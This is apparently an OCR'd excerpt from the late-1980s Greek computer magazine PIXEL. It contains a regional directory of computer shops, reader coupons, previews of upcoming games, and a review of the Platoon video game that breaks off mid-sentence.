• C.P.M., Κυψωνίας 4, 286126 • INFOKRETA ΕΜΠΟΡΙΚΗ ΕΠΕ, Τσακίρη 11, 081-283251, Ηράκλειο Κρήτης • ΚΑΡΔΟΥΛΑΚΗΣ, ΤΣΟΥΚΑΤΟΣ, ΒΑΣΙΛΕΙΟΥ Ο.Ε., ΗΛΕΚΤΡΟΝΙΚΗ ΚΡΗΤΗΣ, Μαρογιώρτη 3, 253333 • ΠΛΗΡΟΦΟΡΙΚΗ ΚΡΗΤΗΣ Ε.Π.Ε., Τσακίρη 11, 081-283251, Ηράκλειο Κρήτης • PLOT 3, Καρδιοτίσσης 34, Αγ. Παρασκευή • ΧΑΤΖΑΚΗΣ, Σμύρνης 25, 285739.

ΙΩΑΝΝΙΝΑ

• ΑΒΑΚΑΣ, Αράπη 2, 70079 • ΗΛΕΚΤΡΑΓΟΡΑ ΗΠΕΙΡΟΥ - MICROBRAIN, 28ης Οκτωβρίου 45, 20341, 31170 • PROGRAM ΕΠΕ, Χ. Τρικούπη 26, 34301 • COMPUTER SYSTEMS Ο.Ε., Ναπ. Ζέρβα 18, 35800 • PROGRAM LTD, Μ. Αγγέλου 7, (0651) 34301 TLX 322257 • THE DISPLAY, Μιχ. Αγγέλου 11, 45332.

ΟΔΗΓΟΣ ΑΓΟΡΑΣ

ΚΑΒΑΛΑ

• **CAVALA COMPUTER CENTER,** Γαλ. Δημοκρατίας 43, 834258 • **ΤΕΧΝΟΛΟΓΙΑ,** Ελ. Βενιζέλου 36, 837550, 231876, (Amstrad, Tulip, Star) • **ΠΛΗΡΟΦΟΡΙΚΗ,** Αίαντος 1, 222831.

ΚΑΛΑΜΑΤΑ

• **CO-BRA, ΕΠΕ,** Λ. Σιδηροδρομικού Σταθμού 19, 29209 • **COMPUTER MIND,** Αριστομένους 107, • **DEMO COMPUTER CENTER,** Μπουλούκου 54, 91963.

ΚΑΡΔΙΤΣΑ

• **MEGAPOLIS COMPUTER,** Δ. Μπλατσούκα 6, 25306.

ΚΑΣΤΟΡΙΑ

• **COMPUTRON,** Κολοκοτρώνη 4, 22715 • **MICRO ΥΠΟΛΟΓΙΣΤΙΚΗ Ο.Ε.,** Μ. Αλεξάνδρου 15, 25161 • **VIDEO CLUB MICROCOMPUTERS,** Κολοκοτρώνη 4.

ΚΑΤΕΡΙΝΗ

• **COMPUTER LIFE,** Κρέοντος 6, 36057 • **COMPUTER SYSTEM,** Μ. Αλεξάνδρου 5, 0351-25851 • **INFO BUSINESS COMPUTERS** Παν. Τσαλδάρη 2, 24800.

ΚΕΡΚΥΡΑ

• **CORFU VIDEO CENTER,** Καποδιστρίου 3, 36076 • **CORFU COMPUTER CENTER,** Π. Ζαφειροπούλου 12, (0661) 31782.

ΚΙΑΤΟ

• **MICROPOLIS ΚΙΑΤΟΥ,** Αριστοτέλους 32, 20200, 28542.

ΚΙΛΚΙΣ

• **LS COMMEC E.E., Computers Μηχανοργάνωση,** Γαβριηλίδη Θεσσαλονίκης 32, 0341-25316.

ΚΟΖΑΝΗ

• **COMPUTER HOUSE E.A.,** Μακεδονομάχων 11, 32914 • **COMPUTER WORLD,** Κέρτσου, Τζόνσον 15, 22381 • **KENTRO ΥΠΟΛΟΓΙΣΤΩΝ ΒΟΪΟΥ,** Παύλου Μελά 12, Νεάπολη Κοζάνης, (0468) 23150 • **ΜΗΧΑΝΟΡΓΑΝΩΣΗ ΚΟΖΑΝΗΣ,** Δημοκρατίας 21, 39936, 30133 (Amstrad, Olivetti, Bull, Multitech) • **ΝΙΚΟΣ ΛΙΜΝΙΔΗΣ COMPUTERS** Πανδώρας 2, 25650.

ΚΟΜΟΤΗΝΗ

• **INFO-ΘΡΑΚΗ Ο.Ε.,** Αίνου 41, 27123 • **ΜΗΧΑΝΟΡΓΑΝΩΣΗ ΔΗΜΟΚΡΙΤΟΣ,** Αποστόλου Σούτσου. 23, 0531-26913 • **ΜΗΧΑΝΟΡΓΑΝΩΤΙΚΗ & ΣΙΑ,** Ν. Ζωίδιου 58, 0531-31311 • **SKK COMPUTER SYSTEM,** Μαυρωνείας 2, 29136.

ΚΟΡΙΝΘΟΣ

• **COMPUPLAN,** Κολιάτσου 24, 0741-26050 • **MICROPOLIS,** Θεοτόκη 70, 29508 • **ΠΛΗΡΟΦΟΡΙΚΗ ΚΟΡΙΝΘΟΥ ΕΠΕ,** Θεοτόκη 26.

ΚΩΣ

• **COMPUTERS,** 25ης Μαρτίου 21, 0242 22823.

ΛΑΜΙΑ

• **COMPUTER ACTION,** Πλ. Πάρπου 12, 35414 • **ΚΩΣΤΑΡΕΛΟΣ Κ.,** Κολοκοτρώνη 32, 32096 • **MICROLAND CENTER,** Αινιάνων 3, 34796 & Τρούμαν 3, 37880 (Commodore Club) • **ΝΤΕΛΛΑΣ,** Λεωνίδου 21, 20795 • **ΠΑΠΑΝΑΣΤΑΣΙΟΥ Χ.,** Κολοκοτρώνη 32, 32996 • **ΤΕΧΝΟΗΛΕΚΤΡΟΝΙΚΗ,** Αμαλίας 6, 31858.

ΛΑΡΙΣΑ

• **ΒΙΚΤΩΡΙΑ Α.Ε.,** Λάμπρου Κατσώνη 14, (041) 226689 (Atari) • **INFO,** Κουμουνδούρου 22, 41222, 255957 • **STEP,** Ν. Μανδηλαρά 45, 233250 • **CHERRY COMPUTERS,** Μ. Αλεξάνδρου & Πατρόκλου 12, 223702 • **ΤΕΧΝΙΚΗ ΜΙΚΡΟΫΠΟΛΟΓΙΣΤΩΝ,** Παπαναστασίου 70, 259221.

ΛΕΙΒΑΔΙΑ

• **ΤΕΧΝΟΛΟΓΙΑ COMPUTERS SYSTEMS,** Πεσόντων Μαχητών 60.

ΜΕΓΑΡΑ

• **ΓΝΩΣΗ COMPUTERS,** Γ. Σχοινά 98, (0296) 23322.

ΜΥΤΙΛΗΝΗ

• **HI-FI ELECTRONICS-ΚΙΝΙΚΛΗΣ,** Κουντουριώτη 17, 27487 • **ΛΕΣΒΙΑΝΗ ΜΗΧΑΝΟΡΓΑΝΩΣΗ,** Ικτίνου 2, 22806.

ΝΑΟΥΣΑ

• **ΛΑΦΑΡΑΣ Θ. ΣΕΡΑΦΕΙΜ,** Καμπίτη 4, 25658.

ΞΑΝΘΗ

• **ΔΗΜΟΚΡΙΤΟΣ,** Βασ. Κωνσταντίνου 35, 26831 • **ΠΑΡΑΣΧΟΣ-ΚΕΦΑΛΑΣ,** Χατζησταύρου 2, 26920.

ΠΑΤΡΑ

• **COMPUTER FORM,** Αγ. Ανδρέου 26, 276481 • **COMPUTER PRACTICA ΕΠΕ,** Μαιζώνος 47Β & Ζαΐμη, 276691 • **Η. Κ.** Μουρούζη 44, 422247 (Atari, Amstrad, Spectrum, Sanyo, Citizen) • **ΤΕΧΝΟΧΡΟΝΟΣ COMPUTER ΟΕ,** Πατρέως 66-68, 274025 • **MICROTEC,** Ρήγα Φεραίου 152 & Κανάρη, 325515, 336393 • **ON LINE SYSTEMS,** Κορίνθου 371, 262 22, 335807 • **ΠΛΗΡΟΦΟΡΙΚΗ Ο.Ε.,** Μαιζώνος 29-35, 270259 • **ΠΡΟΜΗΘΕΑΣ, επιστημονικό και τεχνικό λογικό, Γρ. Καρακώστας, Σπ. Καραβασίλης Ο.Ε.,** Έλληνος Στρατιώτου 93Δ, 432523.

ΠΟΛΥΓΥΡΟΣ

• **INFOΜΗΧΑΝΙΚΗ,** Όπισθεν Νομαρχίας, 0371 - 22611.

ΠΤΟΛΕΜΑΪΔΑ

• **ΕΠΙΛΟΓΗ,** 25ης Μαρτίου 20, 26990 • **ΝΑΤΑΣΑ ΚΩΝ/ΝΙΔΟΥ - ΤΣΙΑΡΑ,** Π. Μελά 4 (0463) 21001 • **MICRO COMPUTER SHOP,** Π. Μελά 4, 21001, 50200, Πτολεμαΐδα.

ΠΥΡΓΟΣ

• **ΤΕΧΝΟΠΛΗΡΟΦΟΡΙΚΗ ΕΠΕ,** Θεμιστοκλέους 11, 27100, (0621) 24886.

ΡΕΘΥΜΝΟ

• **Ε. ΜΑΡΑΓΚΑΚΗ - ΔΗΜΑ Ο.Ε.,** Κουντουριώτη 128 & Χορτάτζη, 0831-22487.

ΡΟΔΟΣ

• **Α.Μ. Λουΐζίδης,** Βενετοκλέων 48, 85100, 23647 • **MICROPOLIS,** Μιχάλη Πετρίδη 20, 32340 • **RODOS COMPUTER CENTER,** Λεμεσού 8-10, 33888 • **ΞΕΝΑΚΗΣ Α.Ε.,** Λίνδου 60, 30274, 26597.

ΣΑΜΟΣ

• **ΓΕΩΡΓΙΟΣ Ε. ΠΑΛΑΜΑΡΗΣ,** ΒΑΘΥ ΣΑΜΟΥ, 0273-22405.

ΣΕΡΡΕΣ

• **COMPUTER FUN SHOP,** Ραβινέ 2, 24870 • **SERRES COMPUTER CENTER,** Π. Χριστοφόρου • **ΓΡΗΓ. ΤΣΑΚΙΡΔΑΗΣ & ΣΙΑ Ο.Ε.,** Δ. Φλώρια 8.

ΣΠΑΡΤΗ

• **COMPUTER & VIDEO,** Αγησιλάου 46, 23515 • **Κ. ΨΥΧΟΓΙΟΣ & ΣΙΑ Ο.Ε.,** Λυκούργου 146Β, (0731) 22557, 21509.

ΣΥΡΟΣ

• **ΣΥΡΟΣ COMPUTERS AND VIDEO CENTER,** Άνδρου 16, 0281-25536.

ΤΡΙΚΑΛΑ

• **MICROPOWER COMPUTERS,** Χατζηγάκη 9 • **MICRO WONDER,** Καραϊσκάκη 86.

ΦΛΩΡΙΝΑ

• **ΠΛΗΡΟΦΟΡΙΚΗ Ε.Π.Ε.,** Μεγαρόβου 23, (0385) 25333.

ΧΑΛΚΙΔΑ

• **ΤΡΙΑΝΤΑΦΥΛΛΟΥ COMPUTERS AND SERVICES,** Κριεζώτου 3, 20764 • **ΤΕΧΝΟΛΟΓΙΑ COMPUTER SYSTEMS,** Πλ. Αγοράς 14, 1ος όροφος, 83983.

ΧΑΝΙΑ

• **ΚΥΒΕΡΝΗΤΙΚΗ ΑΦΟΙ ΜΑΡΜΑΡΑΚΗ Ε.Ε.,** Κυδωνίας 32-34, 50450 73100 • **MICROLAND,** Αποκορώνου 20, 731 00, (0821) 20346 • **MEMO COMPUTERS,** Τζανακάκη 19, Χανιά • **VIDEO COMPUTER,** Γ. Παπαδουλάκης, Σφακιανάκη & Ξανθουδίδου 10, 40339.

ΧΙΟΣ

• **CHIOS COMPUTER CENTER,** Κέντρο Υπολογιστών Χίου Ε.Π.Ε. Γλαύκου 4, 261188 • **CHIOS COMPUTER SHOP,** Β. Γεωργίου 70, Προκυμαία, 25100 (Wang, Epson, home computers).

ΚΑΡΤΑ ΣΥΝΔΡΟΜΗΣ ΑΝΑΓΝΩΣΤΩΝ

Παρακαλώ να με εγγράψετε συνδρομητή στο περιοδικό PIXEL, για ένα χρόνο (11 τεύχη). Για το σκοπό αυτό, σας απέστειλα την ταχυδρομική επιταγή Νο... με το ποσό των 3.000 δρχ. αντί των 3.300 της τιμής περιπτέρου. Αν, για οποιοδήποτε λόγο, δε μείνω ευχαριστημένος από το περιοδικό, μπορώ να διακόψω τη συνδρομή μου και να πάρω πίσω το υπόλοιπο των χρημάτων μου, χωρίς την παραμικρή καθυστέρηση.

ΟΝΟΜΑΤΕΠΩΝΥΜΟ ______________________

ΔΙΕΥΘΥΝΣΗ ______________________

Τ.Κ. ____________ ΤΗΛΕΦΩΝΟ ____________

ΕΠΑΓΓΕΛΜΑ ______________________

Η ΣΥΝΔΡΟΜΗ Ν' ΑΡΧΙΖΕΙ ΑΠΟ ΤΟ ΤΕΥΧΟΣ

Νο. ______________________

ΕΚΠΤΩΣΗ 10%

PIXEL



PIXEL ΔΕΛΤΙΟ TOP GAMES

Σημειώστε την μάρκα του υπολογιστή που αναφέρεστε

- ☐ SPECTRUM
- ☐ AMSTRAD
- ☐ COMMODORE
- ☐ ATARI ST.

Τα πέντε καλύτερα προγράμματα για τον υπολογιστή μου είναι:

1) ____________
2) ____________
3) ____________
4) ____________
5) ____________

Τα τρία επόμενα προγράμματα που σκέφτομαι να αγοράσω είναι:

1) ____________
2) ____________
3) ____________

Ονομ/νυμο: ____________ Διεύθυνση ____________ Τηλ. ____________



ΚΑΡΤΑ ΕΞΥΠΗΡΕΤΗΣΗΣ ΑΝΑΓΝΩΣΤΩΝ

Τώρα μπορείτε να μάθετε περισσότερα για τις εταιρίες, τα προϊόντα και τις υπηρεσίες που διαφημίζονται στο PIXEL, εντελώς δωρεάν και χωρίς καμιά υποχρέωσή σας.

Το μόνο που έχετε να κάνετε, είναι να σημειώσετε με κύκλο τον αριθμό της σελίδας της διαφήμισης που σας ενδιαφέρει, να συμπληρώσετε το κουπόνι και να το ταχυδρομήσετε στη διεύθυνση του περιοδικού. Το Τμήμα Εξυπηρέτησης Αναγνωστών αναλαμβάνει για λογαριασμό σας όλα τα υπόλοιπα. Μέσα σε λίγες μέρες, θα σας έχουν σταλεί από τις αντιπροσωπίες οι πληροφορίες που ζητάτε.

ΓΙΑ ΤΟ ΠΕΡΙΟΔΙΚΟ ______ ΑΡ. ΤΕΥΧΟΥΣ ______

ΕΠΩΝΥΜΟ ______________________

ΟΝΟΜΑ ______________________

ΕΠΑΓΓΕΛΜΑ ____________ ΤΗΛ.: ____________

ΔΙΕΥΘΥΝΣΗ ____________ Τ.Κ. ____________

ΕΧΩ ΥΠΟΛΟΓΙΣΤΗ ______________________

2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
18 19 20 21 22 23 24 25 26 27 28 29
30 31 32 33 34 35 36 37 38 39 40 41
42 43 44 45 46 47 48 49 50 51 52 53
54 55 56 57 58 59 60 61 62 63 64 65
66 67 68 69 70 71 72 73 74 75 76 77
78 79 80 81 82 83 84 85 86 87 88 89
90 91 92 93 94 95 96 97 98 99 100 101
102 103 104 105 106 107 108 109
110 111 112 113 114 115 116 117
118 119 120 121 122 123 124 125
126 127 128 129 130 131 132 133
134 135 136 137 138 139 140 141
142 143 144 145 146 147 148 149
150 151 152 153 154 155 156 157
158 159 160 161 162 163 164 165
166 167 168 169 170 171 172 173
174 175 176 177 178 179 180 181
182 183 184 185 186 187 188 189
190 191 192 193 194 195 196 197
198 199 200 201 202 203 204 205
206 207 208 209 210 211 212 213
214 215 216 217 218 219 220 221
222 223 224 225 226 227 228 229
230.


PIXEL

1.

COMPUPRESS

ΤΜΗΜΑ ΣΥΝΔΡΟΜΗΤΩΝ

ΑΘΗΝΑ: ΣΥΓΓΡΟΥ 44, 11742, ΤΗΛ: 9238672-5, 9225520






2.

COMPUPRESS

ΔΕΛΤΙΟ TOP GAMES

ΑΘΗΝΑ: ΣΥΓΓΡΟΥ 44, 11742, ΤΗΛ: 9238672-5, 9225520






3.

COMPUPRESS

ΤΜΗΜΑ ΕΞΥΠΗΡΕΤΗΣΗΣ ΑΝΑΓΝΩΣΤΩΝ

ΑΘΗΝΑ: ΣΥΓΓΡΟΥ 44, 11742, ΤΗΛ: 9238672-5, 9225520





προσεχώς...





500 cc GRAND PRIX

Την ξέρετε την Loriciels; Λοιπόν, πρόκειται για μια γαλλική εταιρία, η οποία δεν έχει αφήσει εξομοίωση για εξομοίωση. Το τελευταίο της θύμα αυτή τη φορά είναι οι μοτοσυκλέτες. Έχετε λοιπόν στη διάθεσή σας ένα «γουρουνάκι» 500 κυβικών και 12 από τις πιο διάσημες πίστες για να δείξετε την αξία σας. Κάτι που πρέπει να μάθετε είναι ότι το παιχνίδι είναι double race simulator. Τι είναι αυτό; ...Μα, επιτρέπεται να μην ξέρετε; Λοιπόν, μπορούν να παίξουν ταυτόχρονα δύο παίχτες! Καλές διαδρομές!

RAMPAGE (ΜΠΟΥΜ... ΚΡΑΤΣ)

Εξω γίνεται χαμός με αυτό το παιχνίδι. Οι περισσότεροι λένε ότι θα έχει την ίδια επιτυχία με αυτή του PAC-MAN, ενώ και οι πιο δύσπιστοι παραδέχονται ότι θα παίζεται σίγουρα μέχρι το 1993. Έχετε λοιπόν υπό τον έλεγχό σας τρία κάπως ...ευτραφή ζωάκια, ένα γορίλα, ένα λύκο και μια σαύρα, τα οποία, μετά από μια βδομάδα εξαντλητικής νηστείας σ' ένα εργαστήριο, αποφάσισαν ότι ήρθε η ώρα να κάνουν κι αυτά τη μεγάλη ζωή.

Δυστυχώς, για τους κατοίκους της γειτονικής πόλης, το πρώτο τους ορεκτικό ήταν μια βιταμίνη για κοντούς, με αποτέλεσμα να πάρουν κάμποσο μπόι παραπάνω.

Όταν λοιπόν σταθεροποιήθηκαν στο 8,75, άρχισαν τη βόλτα στην πόλη. Το γκρέμισμα πολυκατοικιών τους διασκέδασε πάρα πολύ και το μετέτρεψαν σε hobby. Το αποτέλεσμα τελικά είναι... καλοκαιρινές πολυκατοικίες και χιλιάδες άστεγοι, οι οποίοι δεν μένουν άστεγοι για πολύ, γιατί τους τρώνε τα χαριτωμένα μας.


Αυτά και άλλα πολλά στο coin-op conversion της Activision, το οποίο προβλέπεται κι εδώ να χαλάσει κόσμο και joysticks (και μια λεπτομέρεια... εσείς ελέγχετε τα τερατάκια!).



XANTHIUS

Μια φορά κι έναν καιρό, στον πλανήτη Xanthius (ξανθός πλανήτης... καλό κι αυτό) υπήρχαν πολλά φυτά τύπου AP που ήταν δημιούργημα διάφορων επιστημόνων. Σε μερικά όμως από αυτά, οι γεννήτριες παραγωγής δημιούργησαν βλάβες, με αποτέλεσμα... Τέλος πάντων, για να μην σας μπερδεύουμε και πολύ, εσείς είστε ο καλός που θα πρέπει να κάνει τις απαραίτητες επισκευές. Βάζετε λοιπόν μπροστά το κινητό συνεργείο σας και ξεκινάτε την περιπλάνηση σ' έναν πολύχρωμο κόσμο με πολλά «πατώματα», περνώντας από level σε level μέσω ακτίνων αντιβαρύτητας και αυτόματων «ασανσέρ».

Μην περιμένετε βέβαια το δρόμο σπαρμένο με άνθη για σας. Κάτι παράξενα όστρακα που ζουν σ' αυτό τον πλανήτη καλύτερα να τα πάρετε στα σοβαρά, αν δεν θέλετε να καταλήξετε... μαργαριτάρι. Αυτά και άλλα πολλά, στο νέο Xanthius. Στην Αγγλία μιλάνε για πολλά πολλά χρώματα (**και** στον Spectrum), πολύ ομαλό scrolling και, γενικά, το παιχνίδι φαίνεται ότι είναι σκέτη απόλαυση. Σας περισσεύει κανένα καλό joystick;



SPECIAL

PLATOON

Του Γιώργου Κυπαρίσση

Η ώρα είναι 4 το μεσημέρι. Προχωρούμε συνέχεια μέσα σ' ένα χάος από δέντρα και πυκνή βλάστηση, ο ένας πίσω από τον άλλον, όσοι βέβαια μπορούν να περπατήσουν. Η ζούγκλα είναι παράξενα ήσυχη αυτή τη φορά. Προσπαθούμε να μην ακούγεται ούτε η αναπνοή μας. Μετά το ποτάμι είναι η γέφυρα. Ας ελπίσουμε ότι δεν θα... αααχχχ!

Α, ναι ξέχασα να σας πω, μόλις παίζω το PLATOON. Λοιπόν γενναίοι μου, λαδώστε το joystick σας, κάνετε ένα μικρό ζέσταμα γύρω από το δωμάτιο και ετοιμαστείτε να γίνετε κακοί. Το PLATOON δεν είναι από αυτά που αστειεύονται. Όπως λέει και το σλόγκαν της ταινίας, το πρώτο θύμα του πολέμου είναι η αθώοτητα (το δεύτερο είναι μάλλον το joystick).

Θα χρειαστείτε πολλή προσοχή, ταχύτητα και τα πιο γρήγορα ανακλαστικά που σας περισσεύουν για να σταθείτε με αξιοπρέπεια στην πρώτη πίστα. Όσο για τις άλλες, μη μου τις θυμίζετε καλύτερα. Το πώς καταφέραμε να ρίξουμε μια ματιά στην τελευταία παραμένει ακόμη ένα σκέτο μυστήριο. Πάντως το σίγουρο είναι ότι άξιζε η προσπάθεια, γιατί το PLATOON δεν είναι από τα παιχνίδια που θα σας απογοητεύσουν. Δεν είμαστε υπερβολικοί, αν πούμε ότι είναι η καλύτερη κινηματογραφική μεταφορά που έχει πέσει στα χέρια μας.


ΑΣ ΑΡΧΙΣΟΥΜΕ ΑΠΟ ΤΗΝ... ΑΡΧΗ


Το παιχνίδι υπάρχει αυτή τη στιγμή σε κασέτα για τους AMSTRAD και SPECTRUM 48K, 128K και +3 και σε κασέτα ή δίσκο για τους COMMODORE 64 και 128. Οι διαδικασίες για το φόρτωμα είναι οι γνωστές. Ειδικά για τον COMMODORE 64 η έκδοση σε κασέτα περιλαμβάνει 3 ξεχωριστές ενότητες οι οποίες φορτώνονται διαδοχικά, δηλ. αφού ο παίκτης τελειώσει την πρώτη πίστα φορτώνει την επόμενη κ.λπ. Οι κάτοχοι του COMMODORE 128 μπορούν να είναι ευτυχισμένοι: η δική τους «έκδοση» φορτώνει και τα 3 κομμάτια μαζί. Όσο για τους 64-ηδες, τα... γνωστά. Τέλος πάντων, το παιχνίδι θα σας αποζημιώσει με μια υπέροχη εισαγωγική οθόνη, από τις πιο ωραίες που έχουμε δει σε παιχνίδι. Σε ένα άσπρο φόντο διαγράφονται οι μαύρες σκιές των πολεμιστών που διασχίζουν τη ζούγκλα, ενώ τα μεγάφωνα του monitor τραγουδούν το καταπληκτικό TRACKS OF MY TEARS του Smokey Robinson. Από εδώ και πέρα, ετοιμαστείτε για την περιπέτεια νούμερο 1. Φόντο η βιετναμέζικη ζούγκλα. Το πρώτο καφετί sprite που θα δείτε μέσα στο δάσος είστε εσείς. Η περιπέτεια είναι σε χώρο 3 διαστάσεων, διαφέρει δηλαδή από το στήσιμο του COMMANDO και είναι σαφώς ανώτερο από τις 2 διαστάσεις των arcade του στυλ GHOSTS 'N GOBLINS ή IMPOSSIBLE MISSION. Το μόνο κακό είναι ότι οι 3 διαστάσεις κρύβουν και παγίδες, γι' αυτό καλό θα ήταν να το σκέφτεστε και λίγο το πράγμα, εάν πρόκειται η ζούγκλα να καλύψει τον στρατιώτη σας. Δεν ξέρετε τι μοχθηρά πράγματα μπορεί να υπάρχουν, και καλύτερα να μην το... μάθετε.

Ευτυχώς δεν είστε μόνος. Εκτός βέβαια από τους διάφορους τύπους της ζούγκλας, έχετε μαζί σας άλλα 5 πατριωτάκια, των οποίων η φυσική κατάσταση, το ηθικό (μάλιστα, το ηθικό) και τα πολεμοφόδια φαίνονται αναλυτικά σε ειδικό πίνακα. Πρώτη σας αποστολή είναι να οδηγήσετε τη διμοιρία σας στα βάθη της Βιετναμέζικης ζούγκλας και τελικά στο χωριό όπου κρύβονται διάφορα αντικείμενα, χρήσιμα για την αποστολή νούμερο 2. Φυσικά μην περιμένετε η περιπλάνησή σας να είναι απλή βόλτα.

Οι κινήσεις είναι οι κλασικές: δεξιά, αριστερά, επάνω για άλμα, κάτω για πέρασμα από τα κάθετα μονοπάτια της ζούγκλας και fire για fire. Οι κινήσεις αυτές είναι δυνατόν να αλλάζουν κατά τη διάρκεια του παιχνιδιού, π.χ. για την εξέταση αντικειμένων. Ακόμα το space πετάει τις χειροβομβίδες σας.

Οι εχθροί σας είναι πολλοί και διάφοροι. Καθώς προχω-





ρείτε εξερευνώντας τους θάμνους και τα τεράστια τροπικά δέντρα δεν θα αργήσουν να σας εντοπίσουν. Για κακή σας τύχη, οι κύριοι είναι φοβερά γρήγοροι και εξασκημένοι (τι κάνει βρε παιδί μου η ζωή στη φύση) και κάπου 2 με 3 φορές πιο γρήγοροι από σας, γι αυτό, μην ελπίζετε ότι μπορείτε να τους ξεφύγετε. Κάντε την καρδιά σας πέτρα, ρίξτε τους όσο πιο γρήγορα μπορείτε και προσοχή από εδώ και εμπρός. Οι κύριοι εκτός από την ταχύτητα έχουν κι άλλες αρετές: πηδούν σαν αίλουροι και σκαρφαλώνουν στα δέντρα. Προσέξτε λοιπόν γιατί ό,τι πέφτει από δέντρο δεν είναι πάντοτε φρούτο.

Θα μπορούσαμε να μιλάμε πολλή ώρα για τη ζούγκλα. Προσωπική μου άποψη είναι ότι πρόκειται για μια από τις ρεαλιστικότερες αναπαραστάσεις τοπίου σε home computer. Τα graphics περιλαμβάνουν θάμνους, δέντρα, φοινικόδεντρα, κληματσίδες και γενικά την τελευταία λέξη της...τροπικής βλάστησης, με πάρα πολλά χρώματα και αποχρώσεις, ενώ έχει δοθεί πολλή προσοχή στην αίσθηση της απεραντοσύνης. Ο παίκτης κυριολεκτικά νιώθει να χάνεται πολλές φορές, κάτι που έχει άμεση επίπτωση στο ηθικό της ομάδας. Αν θυμάστε είπαμε στην αρχή ότι σπου-





δαίο ρόλο παίζει το ηθικό σας, μια μπάρα στο κάτω μέρος της οθόνης, με ένα κόκκινο τμήμα και ένα κίτρινο. Η μπάρα αυτή είναι άμεσα υπεύθυνη για το αν νιώθετε κάτι σαν ταύρος ή αν είστε έτοιμος να βάλετε τα κλάματα. Φροντίστε πάντως να το ανανεώνετε αραιά και που, γιατί πίσω του κρύβεται το game over. Δεν ξέρετε πόσο όμορφα θα νιώσουν οι συνάδελφοί σας άμα τους κάνετε το τραπέζι με κάτι φαγώσιμο, ή άμα βρείτε φάρμακα για τις δύσκολες περιπτώσεις. Από την άλλη μεριά πάλι, εάν πυροβολήσετε έναν άοπλο Βιετναμέζο είναι βαρύ σφάλμα. Όπως βλέπετε, το παιχνίδι κατορθώνει να «πιάσει» τη βασική ιδέα της ταινίας: πώς θα κατορθώσεις να διατηρήσεις τη συνείδησή σου όσο το δυνατόν πιο ήσυχη.

Όπως είπαμε και προηγουμένως, η παρέα σας αποτελείται από 5 συναδέλφους. Η οποιαδήποτε σύγκρουση με κακό sprite κοστίζει ένα hit στον οποιονδήποτε στρατιώτη βρίσκεται σε δράση εκείνη τη στιγμή. Τέσσερα hits είναι ο μοιραίος αριθμός και ο στρατιώτης σας πια θεωρείται «θύμα του καθήκοντος». Προσέξτε γιατί ορισμένες περιπτώσεις ισοδυναμούν με 4 ολόκληρα hits, όπως π.χ. τεντωμένα σχοινιά χαμηλά στο έδαφος, τα οποία εκτός του ότι σας βάζουν μια πολύ γερή τρικλοποδιά, ενεργοποιούν και νάρκες.

Ας υποθέσουμε ότι βρήκατε τα εκρηκτικά και βρήκατε και τη γέφυρα, τοποθετήσατε τα εκρηκτικά και βρήκατε και το χωριό. Με λίγα λόγια πετάει η ομάδα. Αναρωτιέστε λοιπόν είμαι τόσο γενναίος; Μάλλον. Εκτός αυτού όμως θα πρέπει να είστε και τρελός. Γιατί ποιό φυσιολογικό άτομο θα προσφερόταν να μπει στο τούνελ των Βιετ Κονγκ μόνο του; Τέλος πάντων, ανθρώπινα τα λάθη. Ας κοιτάξουμε τώρα να δούμε πώς θα τα μπαλώσουμε.

Λοιπόν, έχετε ένα φακό κι ένα χάρτη στη δεξιά πλευρά της οθόνης. Σφίγγετε στο χέρι το μαχαίρι και προχωρείτε. Στα τούνελ ζουν αρκετοί αντάρτες τους οποίους δεν πρέπει να αφήνετε ανενόχλητους. Συνήθως εμφανίζονται πίσω από τις γωνίες αλλά μερικοί από αυτούς έχουν μια πονηρή συνήθεια να κολυμπούν μέσα στα νερά και να ξεπετάγονται μπροστά σας. Θα βρείτε διάφορα δωμάτια μέσα στο τούνελ τα οποία κρύβουν χρήσιμα αντικειμενάκια, όπως κουτιά του Ερυθρού Σταυρού και πυρομαχικά. Είναι επίσης σημαντικό να βρείτε δύο κουτιά με εκρηκτικά και πυξίδα για την επόμενη ενότητα. Εδώ το σκηνικό αλλάζει και γίνεται καθαρά 3D, με σας στη θέση του στόχαστρου το οποίο κινείται σε όλες τις διευθύνσεις της οθόνης. Στην πίστα αυτή όλοι θεωρούνται εχθροί γι' αυτό μην το σκέφτεστε ιδιαίτερα. Γενικά πάντως η ατμόσφαιρα μέσα στο τούνελ είναι φοβερή και τρομερή. Τα σκιασμένα γραφικά του τούνελ ζωντανεύουν με την ξαφνική εμφάνιση ενός στρατιώτη που ανεμίζει ένα μαχαίρι, χωρίς να υπολογίσουμε τα αινίγματα και τα αντικείμενα. Ίσα ίσα που προλαβαίνει να σκεφτεί 